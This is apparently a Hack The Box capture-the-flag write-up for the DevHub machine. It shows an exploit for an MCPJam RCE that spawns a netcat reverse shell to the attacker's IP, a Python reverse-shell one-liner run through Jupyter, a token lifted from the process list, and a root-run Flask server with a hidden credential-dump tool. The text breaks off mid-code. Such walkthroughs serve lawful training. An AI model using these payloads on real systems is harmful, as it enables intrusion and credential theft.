Hack The Box Write-Up DevHub - 10.129.245.216

About DevHub
In this post, I’m writing a write-up for the machine DevHub from Hack The Box. Hack The Box is an online platform to train your ethical hacking skills and penetration testing skills.
DevHub is a ‘Medium’ rated box. Grabbing and submitting the user.txt flag, your points will be raised by 15 and submitting the root flag your points will be raised by 30. After both flags have been submitted, you will also receive 845 XP reward points.
Foothold
The port scan reveals three open ports: the default SSH and HTTP ports, along with port 6274/tcp, which is running an unknown service. The web server on the default HTTP port indicates that the MCP Inspector is running on port 6274/tcp. After investigating this port, we discovered that MCPJam version 1.4.2 is running. This version is affected by a remote code execution (RCE) vulnerability, CVE-2026-23744. After exploiting the vulnerability, we obtain a reverse shell as the mcp-dev user.
User
From mcp-dev, we need to move laterally to the analyst user. A Jupyter Notebook process is running with analyst’s privileges on port 8888/tcp, and its command line reveals the user’s authentication token. After forwarding port 8888/tcp to our attacker machine, we can authenticate to Jupyter Notebook and execute Python code to establish a reverse shell as analyst. We can then read the user.txt flag.
Root
The analyst user has read permissions for the /opt/server.py script. This script runs a Flask web server as root. After reverse-engineering the script, we discovered that the Flask server listens on port 5000/tcp. By forwarding this port to our attacker machine, we can use Burp Suite to interact with the functionality implemented in server.py.
The script contains a hidden tool for dumping credentials. By using this functionality, we can retrieve the root user’s SSH keys, authenticate as root via SSH, and read the root.txt flag.
Machine Info
| Machine Name: | DevHub |
| Difficulty: | Medium |
| Points: | 30 |
| Release Date: | 30 May 2026 |
| IP: | 10.129.245.216 |
| Creator: | Neetrox |
Reconnaissance
Portscan with Nmap
As always, we start this machine with a portscan with Nmap.
1
2
┌──(kali㉿kali)-[~/Documents/htb/machines/devhub]
└─$ sudo nmap -p- -sC -sV -oA ./nmap/devhub devhub.htb
The results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 11:18 -0700
Nmap scan report for devhub.htb (10.129.245.216)
Host is up (0.025s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: DevHub - Internal Development Platform
6274/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 200 OK
|     access-control-allow-credentials: true
|     content-length: 466
|     content-type: text/html; charset=utf-8
|     vary: Origin
|     Date: Fri, 21 Aug 2026 06:11:15 GMT
|     Connection: close
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <link rel="icon" type="image/svg+xml" href="/mcp_jam.svg" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
|     <title>MCPJam Inspector</title>
|     <script type="module" crossorigin src="/assets/index-DRYhT9Xb.js"></script>
|     <link rel="stylesheet" crossorigin href="/assets/index-XvFRNbCs.css">
|     </head>
|     <body>
|     <div id="root"></div>
|     </body>
|     </html>
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
|     access-control-allow-credentials: true
|     access-control-allow-methods: GET,HEAD,PUT,POST,DELETE,PATCH
|     vary: Origin
|     content-type: text/plain; charset=UTF-8
|     Date: Fri, 21 Aug 2026 06:11:15 GMT
|_    Connection: close
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6274-TCP:V=7.99%I=7%D=8/20%Time=6A87EC03%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,290,"HTTP/1\.1\x20200\x20OK\r\naccess-control-allow-credential
SF:s:\x20true\r\ncontent-length:\x20466\r\ncontent-type:\x20text/html;\x20
SF:charset=utf-8\r\nvary:\x20Origin\r\nDate:\x20Fri,\x2021\x20Aug\x202026\
SF:x2006:11:15\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html>\n<
SF:html\x20lang=\"en\">\n\x20\x20<head>\n\x20\x20\x20\x20<meta\x20charset=
SF:\"UTF-8\"\x20/>\n\x20\x20\x20\x20<link\x20rel=\"icon\"\x20type=\"image/
SF:svg\+xml\"\x20href=\"/mcp_jam\.svg\"\x20/>\n\x20\x20\x20\x20<meta\x20na
SF:me=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1\.0\
SF:"\x20/>\n\x20\x20\x20\x20<title>MCPJam\x20Inspector</title>\n\x20\x20\x
SF:20\x20<script\x20type=\"module\"\x20crossorigin\x20src=\"/assets/index-
SF:DRYhT9Xb\.js\"></script>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x
SF:20crossorigin\x20href=\"/assets/index-XvFRNbCs\.css\">\n\x20\x20</head>
SF:\n\x20\x20<body>\n\x20\x20\x20\x20<div\x20id=\"root\"></div>\n\x20\x20<
SF:/body>\n</html>\n")%r(HTTPOptions,F0,"HTTP/1\.1\x20204\x20No\x20Content
SF:\r\naccess-control-allow-credentials:\x20true\r\naccess-control-allow-m
SF:ethods:\x20GET,HEAD,PUT,POST,DELETE,PATCH\r\nvary:\x20Origin\r\ncontent
SF:-type:\x20text/plain;\x20charset=UTF-8\r\nDate:\x20Fri,\x2021\x20Aug\x2
SF:02026\x2006:11:15\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RTSPReques
SF:t,F0,"HTTP/1\.1\x20204\x20No\x20Content\r\naccess-control-allow-credent
SF:ials:\x20true\r\naccess-control-allow-methods:\x20GET,HEAD,PUT,POST,DEL
SF:ETE,PATCH\r\nvary:\x20Origin\r\ncontent-type:\x20text/plain;\x20charset
SF:=UTF-8\r\nDate:\x20Fri,\x2021\x20Aug\x202026\x2006:11:15\x20GMT\r\nConn
SF:ection:\x20close\r\n\r\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F,"HTTP
SF:/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSS
SF:tatusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x
SF:20close\r\n\r\n")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConn
SF:ection:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1\.1\x20400\x20Bad\
SF:x20Request\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.37 seconds
The port scan reveals three open ports. The default SSH port is 22/tcp, and HTTP is running on port 80/tcp. What stands out is the unknown service running on port 7264/tcp. According to the output, it appears to be running a web server.
Enumeration

First, let’s check the website running on the default HTTP port. We can access it by navigating to http://devhub.htb in our preferred browser, Firefox.
 http://devhub.htb
The website displays three blocks, which immediately catch my eye. Hack The Box machines generally consist of three stages: first, gaining a foothold on the machine; second, escalating privileges to a user account; and finally, escalating privileges to an administrator account.

However, port 6274/tcp appears to be running MCP Inspector. MCP Inspector is a developer tool for testing and debugging Model Context Protocol (MCP) servers used by AI agents. It allows you to inspect the tools, resources, and prompts available to an AI agent, as well as send requests to verify how the MCP server behaves.
So, let’s check the MCP by visiting http://devhub.htb:6274.
 http://devhub.htb:6274
By going to Settings in the left navigation pane, we can see that this server is running MCPJam version 1.4.2.

After searching on the internet for known vulnerabilities for this version of MCPJam, I found that this version is vulnerable to a Remote Code Execution (RCE), which is also known as CVE-2026-23744.
Exploitation
CVE-2026-23744
On GitHub, I found a proof of concept (PoC) for CVE-2026-23744, see: https://github.com/suljov/CVE-2026-23744-Remote-Code-Execution-POC. Let’s download it and use it to gain a foothold on this machine.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/Documents/htb/machines/devhub]
└─$ git clone https://github.com/suljov/CVE-2026-23744-Remote-Code-Execution-POC
Cloning into 'CVE-2026-23744-Remote-Code-Execution-POC'...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 21 (delta 4), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (21/21), 6.82 KiB | 6.82 MiB/s, done.
Resolving deltas: 100% (4/4), done.
By the way, I always use Penelope for reverse shells; it’s a powerful reverse-shell handler. Make sure you’re familiar with it by checking out https://github.com/brightio/penelope. You can install Penelope by running:
1
sudo apt install penelope
This exploit needs a few small modifications to point the reverse shell to our attacker machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
import requests
import json

target = "http://devhub.htb:6274"
ip = "10.10.17.123"
port = "1337"

url = f'{target}/api/mcp/connect'


data = {
    "serverConfig": {
        "command": "busybox",
        "args": [
            "nc",
            f"{ip}",
            f"{port}",
            "-e",
            "/bin/bash"
        ],
        "env": {}
    },
    "serverId": "213j1l3jkljkl3j"
}

response = requests.post(url, json=data, verify=False)

print(response.status_code)
print(response.text)
We can now pop a shell by running:
1
python3 exploit.py
The reverse shell is established; we now have a shell as the user mcp-dev.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
──(kali㉿kali)-[~/Documents/htb/machines/devhub]
└─$ penelope -p 1337
[+] Listening for reverse shells on 0.0.0.0:1337 →  127.0.0.1 • 192.168.178.88 • 172.17.0.1 • 10.10.17.123
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from devhub~10.129.245.216-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/devhub~10.129.245.216-Linux-x86_64/2026_08_20-11_24_55-729.log 📜
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ hostname; whoami; id
devhub
mcp-dev
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
If we check the running processes, we see that the user analyst is running Jupyter Notebook, and his token a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 is visible in the process in the command he executed. The Jupyter Notebook is running on port 8888/tcp.
1
2
3
4
5
6
7
8
9
10
11
12
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.1  0.2 166244 11744 ?        Ss   18:13   0:01 /sbin/init
...
root         890  0.0  0.3 392628 12788 ?        Ssl  18:13   0:00 /usr/libexec/udisks2/udisksd
root         934  0.0  0.3 244248 12184 ?        Ssl  18:13   0:00 /usr/sbin/ModemManager
analyst     1091  0.5  2.4 182536 96700 ?        Ss   18:13   0:03 /home/analyst/jupyter-env/bin/python3 /home/analyst/jupyter-env/bin/jupyter-lab --ip=127.0.0.1 --port=8888 --no-browser --notebook-dir=/home/analyst/notebooks --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
mcp-dev     1093  0.1  1.8 1721028 74812 ?       Ssl  18:13   0:01 npm start
root        1096  0.0  0.0   6896  2916 ?        Ss   18:13   0:00 /usr/sbin/cron -f -P
root        1097  0.0  0.7  37376 28820 ?        Ss   18:13   0:00 /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
root        1119  0.0  0.0   6176  1160 tty1     Ss+  18:13   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
...
Lateral Movement
From mcp-dev to analyst
First, let’s forward TCP port 8888/tcp to port 8888/tcp on our attacker machine. Now you can see one of Penelope’s useful features: normally, I would have to use chisel for port forwarding, but Penelope lets you create port forwards directly from the reverse-shell handler. Pretty neat, isn’t it?
By pressing F12, we go to the Penelope menu.
1
2
3
4
5
6
7
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
[!] Session detached ⇲

(Penelope)─(Session [1])> portfwd 127.0.0.1:8888 -> 127.0.0.1:8888
[+] Setup Port Forwarding: 127.0.0.1:8888 -> 127.0.0.1:8888
(Penelope)─(Session [1])> sessions 1
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
We can now navigate to http://localhost:8888 to visit the Jupyter Notebook webpage.
 http://localhost:8888
On this page, we can enter the previously discovered token to log in to Jupyter Notebook. Once logged in, we can see the Q4 2025 Analytics Report and execute code. We can now run Python code to establish a reverse shell as the analyst user.
 Reverse shell Python code on line 2
We’ll place the following code on line 2. After executing it, we’ll have a reverse shell as the analyst user.
1
2
3
4
5
import socket
import subprocess
import os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.17.123",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")
Reverse shell established.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/Documents/htb/machines/devhub]
└─$ penelope -p 4444
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 192.168.178.88 • 172.17.0.1 • 10.10.17.123
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from devhub~10.129.245.216-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to deploy Python Agent...
[+] Shell upgraded successfully using /home/analyst/jupyter-env/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/devhub~10.129.245.216-Linux-x86_64/2026_08_20-12_00_14-882.log 📜
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
analyst@devhub:~/notebooks$ cat /home/analyst/user.txt
21f741ee495f0b2714ff0bd1aace5161
analyst@devhub:~/notebooks$
Privilege Escalation
Enumeration
The next step is to gain administrative privileges on this machine. In the manual enumeration phase, I always check the /opt/ folder first. In this directory, we can find the server.py file. The user analyst has read permissions on it.
1
2
3
4
5
analyst@devhub:/opt/opsmcp$ ls -la
total 16
drwxr-xr-x 2 analyst analyst 4096 May 26 08:42 .
drwxr-xr-x 4 root    root    4096 May 26 08:42 ..
-rw-r----- 1 analyst analyst 6021 Mar 16 21:49 server.py
If we check the running processes again, we can see that server.py is currently being executed by the root user. This may provide a way to gain administrative privileges by injecting code, reverse-engineering the script to understand its functionality, or using the script’s existing features to escalate our privileges.
1
2
3
analyst@devhub:/opt/opsmcp$ ps aux | grep server.py
root        1097  0.0  0.7  37376 28820 ?        Ss   18:13   0:00 /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
analyst     1967  0.0  0.0   6616  2344 pts/2    S+   19:05   0:00 grep --color=auto server.py
Based on its name, server.py is likely acting as a web server, so let’s check whether another port is listening.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
analyst@devhub:/opt/opsmcp$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:55357         0.0.0.0:*               LISTEN      1695/python3
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53703         0.0.0.0:*               LISTEN      1695/python3
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6274            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      1091/python3
tcp        0      0 127.0.0.1:58089         0.0.0.0:*               LISTEN      1695/python3
tcp        0      0 127.0.0.1:39445         0.0.0.0:*               LISTEN      1695/python3
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:40507         0.0.0.0:*               LISTEN      1695/python3
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:51197         0.0.0.0:*               LISTEN      1695/python3
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
At a first quick analysis of the code, it’s a Flask web server on port 5000. Let’s also port forward 5000/tcp to our attacker machine.
1
2
(Penelope)─(Session [1])> portfwd 127.0.0.1:5000 -> 127.0.0.1:5000
[+] Setup Port Forwarding: 127.0.0.1:5000 -> 127.0.0.1:5000
We download the file server.py for reverse analysis.
1
2
(Penelope)─(Session [1])> download server.py
[+] Download OK '/home/kali/.penelope/sessions/devhub~10.129.245.216-Linux-x86_64/downloads/opt/opsmcp/server.py'
Own Devhub
Here is the breakdown of the script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

# T13nn3s: importing the python libraries
from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# T13nn3s: Nice! An API Key :-)
# API Key for authentication
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": {
        "description": "Get system status and health metrics",
        "parameters": {}
    },
    "ops.list_services": {
        "description": "List running services",
        "parameters": {}
    },
    "ops.check_disk": {
        "description": "Check disk usage",
        "parameters": {}
    },
    "ops.view_logs": {
        "description": "View recent system logs",
        "parameters": {"service": "string"}
    }
}

# T13nn3s: Hidden tool for dumping credentials, maybe we can dump root creds
# Hidden tools (not in /tools/list but callable)
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },
    "ops._debug_mode": {
        "description": "Enable debug mode",
        "parameters": {}
    }
}

ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}

# T13nn3s: We hve to put the API Key in the X-API-Key field in the HTTP header for auth
# T13nn3s: someting like X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a
def check_auth():
    """Check API key authentication"""
    api_key = request.headers.get('X-API-Key', '')
    return api_key == VALID_API_KEY

# T13nn3s: The directory / outputs the following json
@app.route('/')
def index():
    return jsonify({
        "server": "OPSMCP",
        "version": "2.1.0",
        "status": "operational",
        "endpoints": ["/tools/list", "/tools/call", "/health"],
        "auth": "Required - X-API-Key header"
    })

# T13nn3s: Check the health of the system. Default outputs uptime: 14d 3h 22m
@app.route('/health')
def health():
    return jsonify({"status": "healthy", "uptime": "14d 3h 22m"})

# T13nn3s: List available tools
@app.route('/tools/list')
def list_tools():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    return jsonify({
        "tools": list(VISIBLE_TOOLS.keys()),
        "count": len(VISIBLE_TOOLS),
        "details": VISIBLE_TOOLS
    })

# T13nn3s: Now, it geting interessing. Here we can call the tools in a POST request
@app.route('/tools/call', methods=['POST'])
def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    # T13nn3s: The POST request needs to be in json
    # T13nn3s: in name, we call the name of the tool
    # T13nn3s: in arguments, the target
    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})

    if not tool_name:
        return jsonify({"error": "Tool name required"}), 400

    if tool_name not in ALL_TOOLS:
        return jsonify({"error": f"Unknown tool: {tool_name}"}), 404

    # Execute tool
    if tool_name == "ops.system_status":
        return jsonify({
            "cpu": "23%",
            "memory": "1.2GB/4GB",
            "load": "0.45",
            "status": "nominal"
        })

    elif tool_name == "ops.list_services":
        return jsonify({
            "services": [
                {"name": "nginx", "status": "running", "pid": 1234},
                {"name": "opsmcp", "status": "running", "pid": 5678},
                {"name": "jupyter", "status": "running", "pid": 9012},
                {"name": "mcpjam", "status": "running", "pid": 3456}
            ]
        })

    elif tool_name == "ops.check_disk":
        return jsonify({
            "filesystems": [
                {"mount": "/", "used": "4.2G", "available": "15G", "percent": "22%"},
                {"mount": "/home", "used": "1.1G", "available": "8G", "percent": "12%"}
            ]
        })

    elif tool_name == "ops.view_logs":
        service = args.get('service', 'system')
        return jsonify({
            "service": service,
            "logs": [
                "[2026-01-22 10:00:01] Service started",
                "[2026-01-22 10:00:02] Listening on configured port",
                "[2026-01-22 10:15:33] Health check passed",
                "[2026-01-22 11:00:00] Routine maintenance completed"
            ]
        })

    elif tool_name == "ops._debug_mode":
        return jsonify({
            "debug": True,
            "message": "Debug mode enabled",
            "hidden_tools": list(HIDDEN_TOOLS.keys()),
            "note": "Debug endpoints now accessible"
        })

    # T13nn3s: in arguments, the comfirm has to be there for the hidden tools
    elif tool_name == "ops._admin_dump":
        target = args.get('target', '')
        confirm = args.get('confirm', False)

        if not confirm:
            return jsonify({
                "error": "Confirmation required",
                "usage": "Set confirm=true to proceed",
                "warning": "This dumps sensitive credentials"
            })

        # T13nn3s: Whoop whoop! We can dump ssh_keys
        if target == "ssh_keys":
            try:
